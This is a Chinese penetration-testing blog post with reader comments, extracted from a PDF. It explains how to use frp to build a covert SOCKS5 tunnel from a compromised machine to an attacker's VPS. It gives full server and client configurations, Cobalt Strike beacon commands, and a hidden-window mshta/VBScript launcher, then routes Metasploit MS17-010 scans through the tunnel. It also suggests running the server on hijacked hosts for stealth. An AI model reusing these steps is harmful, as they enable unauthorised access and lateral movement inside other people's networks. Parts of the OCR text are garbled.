

Frp内网穿透实战

(https://github.com/An0nySec/)

Ö 2019-12-04 (/2019/1204/frp-intranet-penetration-combat.html) ■ Tools (/categories/Tools/) ● 内网穿 透 (/tags/%E5%86%85%E7%BD%91%E7%A9%BF%E9%80%8F/) © 评论 (/2019/1204/frp-intranetpenetration-combat.html#comments)


君子藏器于身待时而动,安全不露圭角覆盂之安。 -AnonySec https://payloads.cn (https://payloads.cn)

前言

实战中,当通过某种方式拿下目标机器权限时,发现该机器可出网。此时为了内网横向渗透与团队间的协同作 战,可以利用Frp在该机器与VPS之间建立一条"专属通道",并借助这条通道达到内网穿透的效果。实战中更 多时候依靠 Socks5。

更多详细使用方法,可查看官方Github,这里不再赘述。

https://github.com/fatedier/frp/ (https://github.com/fatedier/frp/)



Q

(https://github.com/An0nySec/) 因某种情况会更换VPS地址,为了减少更改frp配置文件的次数,所以做域名泛解析 (https://baike.baidu.com/item/%E5%9F%9F%E5%90%8D%E6%B3%9B%E8%A7%A3%E6%9E%90/7342254 fr=aladdin)。若更换VPS,直接编辑域名解析地址即可。

记录

上次更新时间: 28/10/2019 下午2:56

类型	名称	值	TTL
Α	frp	149. ■ ■	600 秒

```
ping frp. online -c 1
PING frp. online (149. icmp_seq=0 ttl=48 time=243.874 ms

--- frp. online ping statistics ---

1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 243.874/243.874/243.874/0.000 ms
anonysec@MacBook-ProX
```

下载地址

Frp下载地址 [跨平台,实战中根据目标机版本选择下载]

https://github.com/fatedier/frp/releases (https://github.com/fatedier/frp/releases)

配置文件

服务端

- 1 #通用配置段
- 2 [common]
- 3 #frp服务端监听 [VPS]
- $4 \text{ bind_addr} = 0.0.0.0$
- 5 #frp服务器监听端口[实战中可以用一些通透性较好的端口]
- 6 bind port = 7007



- 8 #服务端Web控制面板登录端口 [通过控制面板,可以实时了解到数据收发情况。实战中用处不大]
- 9 dashboard_port = 6609
- 10 #服务端Web控制面板用户名与密码 [强口令]
- 11 dashboard_user = SuperMan
- 12 dashboard_pwd = WC3pvjmh2tt8

13

- 14 #日志输出位置,所有的日志信息都放到当前目录下的frps. log文件中
- 15 log_file = ./frps.log
- 16 #日志记录等级,有trace、debug、info、warn、error,通常情况下为info
- $17 \log_{1}{\text{evel}} = info$
- 18 #日志保留时间
- $19 \log_{\max_{days}} = 3$

20

- 21 #验证凭据,服务端和客户端的凭据必须一样才能连接
- 22 auth token = E0iQEBOdoJeh
- 23 #启用特权模式,从v0.10.0版本开始默认启用特权模式[特权模式下,客户端更改配置无需更新服务端]
- 24 privilege_mode = true
- 25 #特权模式Token [强口令,建议随机生成]

- 27 #特权模式允许分配的端口 [避免端口被滥用]
- 28 privilege_allow_ports = 4000-50000

29

- 30 #心跳检测超时时长
- 31 heartbeat_timeout = 30

32

- 33 #每个代理可以设置的连接池上限
- $34 \text{ max_pool_count} = 20$

35

- 36 #口令认证超时时间,一般不用改
- 37 authentication_timeout = 900

38

- 39 #指定子域名,后续将全部用域名的形式进行访问 [特权模式需下将 *.xxxx.online 解析到外网VPS上,即:
- 40 subdomain_host = xxxx.online

客户端

- 1 #通用配置段
- 2 [common]

- 4 server_addr = frp.xxxx.online
- 5 #frp服务器端口
- 6 server_port = 7007

7

- 8 #授权token, 此处必须与服务端保持一致, 否则无法建立连接
- 9 auth_token = E0iQEBOdoJeh
- 10 #启用特权模式[特权模式下服务端无需配置]
- 11 privilege_mode = true
- 12 #特权模式 token, 同样要与服务端完全保持一致
- 13 privilege_token = kukezkHC8R1H

14

- 15 #心跳检查间隔与超时时间
- 16 heartbeat_interval = 10
- 17 heartbeat_timeout = 30

18

- 19 #连接数量
- 20 pool count = 20

- 23 [socks5]
- 24 type = tcp
- 25 #连接VPS内网穿透的远程连接端口
- $26 \text{ remote_port} = 9066$
- 27 #使用插件socks5代理
- 28 plugin = socks5
- 29 #启用加密 [通信内容加密传输,有效防止流量被拦截]
- 30 use_encryption = true
- 31 #启用压缩 [传输内容进行压缩,有效减小传输的网络流量,加快流量转发速度,但会额外消耗一些CPU资源
- 32 use_compression = true
- 33 #socks5连接口令 [根据实际情况进行配置]
- 34 #plugin_user = SuperMan
- 35 #plugin_passwd = ZBOOMcQe6mE1

执行部署

服务端

SSH连接到VPS上,后台启动frp服务端。

1 root@Ubuntu:~# cd tools/frp/

```
; coot@U艘cu:~/tools/frp# nohup ./frps −c frps.ini &
```

- 3 root@Ubuntu:~/tools/frp# jobs -1
- 4 root@Ubuntu:~/tools/frp# cat frps.log

客户端

将 frpc. exe 与 frpc. ini 传到目标机的同一目录下,直接运行。


```
医管理员: C:\Windows\system32\cmd.exe - frpc.exe -c frpc.ini

C:\>frpc.exe -c frpc.ini
2019/10/28 16:25:03 [I] [service.go:234] login to server success, get run id [ec 27aaf22e75b506], server udp port [0]
2019/10/28 16:25:03 [I] [proxy_manager.go:144] [ec27aaf22e75b506] proxy added: [socks5]
2019/10/28 16:25:03 [I] [control.go:153] [socks5] start proxy success
```

当frp客户端启动后,是否成功连接,都会在frp服务端日志中查看到。

但如果直接在目标机的Beacon中启动frp客户端,会持续有日志输出,并干扰该pid下的其他操作,所以可结合 execute 在目标机无输出执行程序。

- 1 beacon> sleep 10
- 2 beacon > execute c:/frpc.exe -c c:/frpc.ini
- 3 beacon> shell netstat -ano |findstr 7007



或者,创建后台运行的bat脚本。

```
1 @echo off
2 if "%1" == "h" goto begin
3 mshta vbscript:createobject("wscript.shell").run("%~nx0 h",0)(window.close)&&exit
4 :begin
5 c:\frpc.exe -c c:\frpc.ini
```

工具穿透

Metasploit

当 "专属通道" 打通后,可直接在msf中挂该代理。因为msf的模块较多,所以在内网横向移动中更是一把利器。 [若socks5设置口令,可结合proxychains]

```
1 # sudo msfconsole -q
2 msf5 > setg proxies socks5:frp.xxxx.online:9066
3 msf5 > use auxiliary/scanner/smb/smb ms17 010
```



- 5 msf5 auxiliary(scanner/smb/smb ms17 010) > set rhosts 192.168.144.178
- 6 msf5 auxiliary(scanner/smb/smb_ms17_010) > run

Windows

Windows中可结合Proxifier、SSTap等工具,可设置socks5口令,以此达到用windows渗透工具横向穿透的效果。



小结

Frp的用法比较灵活且运行稳定。如 可将frp服务端挂在"肉鸡"上,以达到隐蔽性,也可将客户端做成服务自启的形式等,实战中可自由发挥。

<mark>。则声明:_地本文章仅供安全学习研究之用,严禁用于任何非法用途。若产生法律问题,均由读者自行承担!</mark>

(https://github.com/An0nySec/)

■欢迎加入免费技术密圈■



版权声明: 本博客所有文章均采用 CC BY 4.0 CN协议

(http://creativecommons.org/licenses/by/4.0/deed.zh) 许可协议。转载请注明出处!

<u>AnonySec (https://github.com/An0nySec/)</u>

君子藏器于身待时而动,安全不露圭角覆盂之安。

昵称	邮箱	网址(http://)	
Just go go			
Mt			
(https://guides.github.com/feat markdown/)	ures/mastering-		提交

3 评论



SuperMan Chrome 80.0.3987.116 Windows 10.0 2020-02-29

回复

大哥,学习了现在才知道是因为我没socket代理,感谢



192.168.10.128 Chrome 79.0.3945.88 Windows 10.0 2019-12-20



为什么metasploit连接socket5时不需要账号密码,而用SSTap需要?

Q

(https://github.com/An0nySec/)



Anonymous Chrome 74.0.3729.169 Windows 10.0 2019-12-12

回复

ssh 隧道不香? 😜



1 (http://1) Chrome 78.0.3904.108 macOS 10.15.1 2019-12-12

回复

@Anonymous,后期会分享,针对不同的场景所利用的方式不一样~

Powered By Valine (https://valine.js.org) v1.4.14

- < <u>(/2019/1204/decrypt-the-password-hash-stored-in-securecrt-client.html)</u>
- > (/2019/1204/cobaltstrike-basic-functions-and-use.html) \$

\$F%B0%E3%80%82https%3A&pics=https%3A%2F%2Fpayloads.cn%2Fimages%2Favatar.jpg)

E8%B5%98%E8%BF%B0%E3%80%82https%3A&caption=